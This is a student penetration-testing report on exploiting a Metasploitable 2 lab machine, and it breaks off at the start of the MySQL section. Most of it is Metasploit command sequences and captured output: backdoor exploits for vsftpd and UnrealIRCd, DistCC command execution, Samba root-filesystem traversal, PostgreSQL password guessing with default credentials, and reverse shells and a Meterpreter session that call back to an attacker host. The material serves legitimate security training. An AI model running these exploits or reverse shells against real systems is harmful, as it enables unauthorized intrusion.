

Penetration Testing Project (Part 2): Exploitation and Privilege Escalation

Prepared by: Saboor Ali

Date: May 15, 2025

Overview

In this section of the penetration testing project, we leverage the vulnerabilities identified during the enumeration stage to exploit both Metasploitable 2 and OWASP BWA (Broken Web Applications). Our objective is to simulate real-world exploitation techniques, gain unauthorized access, escalate privileges, and maintain a persistent foothold on the target systems.

Phase 3: Exploitation

In this phase, we use the vulnerabilities identified during enumeration to exploit Metasploitable 2 and OWASP BWA (Broken Web Applications). The goal is to gain unauthorized access, escalate privileges, and maintain access on the target systems using exploitation techniques commonly found in real-world penetration testing.

Key Concepts:

- Exploitation of Network Services
- Vulnerability Types (Directory Traversal, Command Injection, Weak Credentials)
- Manual and Automated Exploitation Techniques
- Ethical Use of Penetration Testing Skills (Legal Boundaries, Responsible Disclosure)
- Post-Exploitation Techniques (Maintaining Access, Extracting Sensitive Data)

Tools Used:

- **Metasploit Framework** (Automated Exploitation)
 - **Netcat** (Manual Exploitation, Reverse Shells)
 - **Hydra** (Brute Force Passwords)
 - **SQLMap** (Automated SQL Injection)
 - **Nmap** (Network Scanning and Enumeration)
 - **enum4linux** (SMB Enumeration)
 - **smbclient**
 - **Bash/Command Line**
 - **Python**
-

1. Exploitation of Metasploitable 2

1.1 Exploiting FTP (vsftpd 2.3.4) Backdoor


Target Service: FTP (Port 21)

Vulnerability: Backdoor Command Execution (CVE-2011-2523)

Manual Method (Metasploit):

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.170.128
set RPORT 21
run
```

Expected Result: A command shell is established.




1.2 Exploiting Telnet (Default Credentials)

Target Service: Telnet (Port 23)

Vulnerability: Weak Credentials (Default: msfadmin/msfadmin)

Manual Method:

```
telnet 192.168.170.128 23
```



- Username: msfadmin
- Password: msfadmin

Expected Result: Access to the target system's shell.



1.3 Exploiting Samba (CVE-2007-2447)

Target Service: SMB (Ports 139, 445)


Vulnerability: Remote Command Execution via Usermap Script

Manual Method (enum4linux):

Use **enum4linux** to enumerate the target for open shares and services, particularly looking for the potential presence of wide links and misconfigurations:

enum4linux 192.168.170.128


This will provide detailed information about the target machine, including available shares, users, and Samba configuration.



Automated Method (Metasploit):

Use the **samba_symlink_traversal** auxiliary module in Metasploit to exploit the symlink traversal vulnerability:

```
msfconsole
use auxiliary/admin/smb/samba_symlink_traversal
set rhost 192.168.170.128
set SMBSHARE tmp
exploit
```




```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set rhost 192.168.170.128
rhost => 192.168.170.128
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.170.128
[*] 192.168.170.128:445 - Connecting to the server...
[*] 192.168.170.128:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.170.128:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.170.128:445 - Now access the following share to browse the root filesystem:
[*] 192.168.170.128:445 - \\192.168.170.128\tmp\rootfs\
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) >
```

After the traversal exploit, we use **smbclient** to try accessing the share to validate if we can interact with the system:

```
smbclient //192.168.170.128/tmp
```

This will prompt you for credentials (if required). If successful, it will allow you to list or interact with files on the SMB share.

Expected Result: Directory traversal is successful, granting access to sensitive files.



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ smbclient //192.168.170.128/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs\
smb: \rootfs\> ls
.                DR      0 Sun May 20 14:36:12 2012
..               DR      0 Sun May 20 14:36:12 2012
initrd           DR      0 Tue Mar 16 18:57:40 2010
media            DR      0 Tue Mar 16 18:55:52 2010
bin              DR      0 Sun May 13 23:35:33 2012
lost+found       DR      0 Tue Mar 16 18:55:15 2010
mnt              DR      0 Wed Apr 28 16:16:56 2010
```



1.4 Exploiting DistCC Remote Command Execution (CVE-2004-2687)

Target Service: DistCC (Port 3632)

Vulnerability: Remote Command Execution

Automated Method (Metasploit):

```
msfconsole
use exploit/unix/misc/distcc_exec
set RHOSTS 192.168.170.128
set LHOST 192.168.170.130
exploit or run
```



The payload is using **Bash TCP (/dev/tcp)** for reverse shell, but the target system does **NOT** support it.

This can occur if:


- The target Bash version lacks support for /dev/tcp
- The kernel is not configured to support TCP connections in Bash.
- The target uses a restricted shell or a non-standard Bash.

Since Bash reverse shell is failing, use another payload that doesn't rely on /dev/tcp.

If the target has Perl installed:

```
set PAYLOAD cmd/unix/reverse_perl
set LHOST 192.168.170.130
set LPORT 4444
exploit or run
```

Expected Result: A reverse shell is established.



1.5 Exploiting UnrealIRCd (CVE-2010-2075)


Target Service: IRC (Port 6667)

Vulnerability: Backdoor Command Execution

Automated Method (Metasploit):

```
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.170.128
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.170.130
exploit or run
```

Expected Result: A shell is established.




1.6 Exploiting PostgreSQL (Port 5432)

Target Service: PostgreSQL (Port 5432)

Vulnerability: Unauthorized Access and Remote Code Execution

Automated Method (Metasploit):

```
msfconsole
use auxiliary/scanner/postgres/postgres_login
set RHOSTS 192.168.170.128
Run
```

A screenshot of a Metasploit terminal session. The user sets RHOSTS to 192.168.170.128 and runs the auxiliary/scanner/postgres/postgres_login module. The output shows several failed login attempts for various usernames and passwords, followed by a successful login for the 'postgres' user. A mousepad window titled 'Ethical Hacking Project - Saboor Ali' is visible in the background.


```
root@kali: /home/kali
File Actions Edit View Help
[*] 192.168.170.128 - Command shell session 1 closed.
msf6 exploit(wms/irc/unreal_ircd_3280_backdoor) > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.170.128
RHOSTS => 192.168.170.128
msf6 auxiliary(scanner/postgres/postgres_login) > run
[*] No active DB -- Credential data will not be saved!
192.168.170.128:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: :postgres:@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: :postgres:tiger@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - Login Successful: postgres:postgres@template1
192.168.170.128:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
192.168.170.128:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
```

Access PostgreSQL Directly:

If valid credentials are identified (e.g., username: `postgres`), log in using `psql`:

```
psql -h 192.168.79.179 -U postgres
```

Expected Result: Access to PostgreSQL database.


A screenshot of a terminal session showing direct access to a PostgreSQL database. The user runs 'psql -h 192.168.170.128 -U postgres' and is prompted for a password. After entering the password, the user is at the postgres=# prompt. A network configuration window titled 'Ethical Hacking Project - Saboor Ali' is visible in the background.

```
Shell No. 1
File Actions Edit View Help
kali# psql -h 192.168.170.128 -U postgres
Password for user postgres:
psql (17.4 (Debian 17.4-2), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
Some psql features might not work.
Type "help" for help.

postgres=#
```


Exploit PostgreSQL for Remote Command Execution: Automated Method (Metasploit):

```
use exploit/linux/postgres/postgres_payload
set RHOST 192.168.170.128
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.170.130
set LPORT 4444
run
```



The screenshot shows a Metasploit terminal window with the following commands and output:

```
msf6 exploit(linux/postgres/postgres_payload) >
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.170.128
RHOST => 192.168.170.128
msf6 exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.170.130
LHOST => 192.168.170.130
msf6 exploit(linux/postgres/postgres_payload) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/postgres/postgres_payload) > run
* Started reverse TCP handler on 192.168.170.130:4444
* 192.168.170.128:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu)
* Uploaded as /tmp/cFIdwuos.so, should be cleaned up automatically
* Sending stage (1017704 bytes) to 192.168.170.128
* Meterpreter session 2 opened (192.168.170.130:4444 -> 192.168.170.128:43839) at 2025-05-10 04:04:11
```

After the exploit, a Meterpreter session is established. The following commands are executed in the Meterpreter session:

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: postgres
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
```

The output of the `ls` command is shown as a table:

Mode	Size	Type	Last modified	Name
100600/rw	4	fil	2010-03-17 10:08:46	PG_VERSION
040700/rwx	4096	dir	2010-03-17 10:08:56	base
040700/rwx	4096	dir	2025-05-10 04:05:41	global
040700/rwx	4096	dir	2010-03-17 10:08:49	pg_clog
040700/rwx	4096	dir	2010-03-17 10:08:46	pg_multixact
040700/rwx	4096	dir	2010-03-17 10:08:49	pg_subtrans
040700/rwx	4096	dir	2010-03-17 10:08:46	pg_tblspc
040700/rwx	4096	dir	2010-03-17 10:08:46	pg_twophase
040700/rwx	4096	dir	2010-03-17 10:08:49	pg_xlog
100600/rw	125	fil	2025-05-09 19:44:48	postmaster.opts
100600/rw	54	fil	2025-05-09 19:44:48	postmaster.pid

1.7 Exploiting MySQL (Port 3306)

Target Service: MySQL (Port 3306)

Vulnerability: Vulnerability: Authentication Bypass and Remote Code Execution

Description:

MySQL can be exploited to gain unauthorized access or execute system commands, if improperly secured.

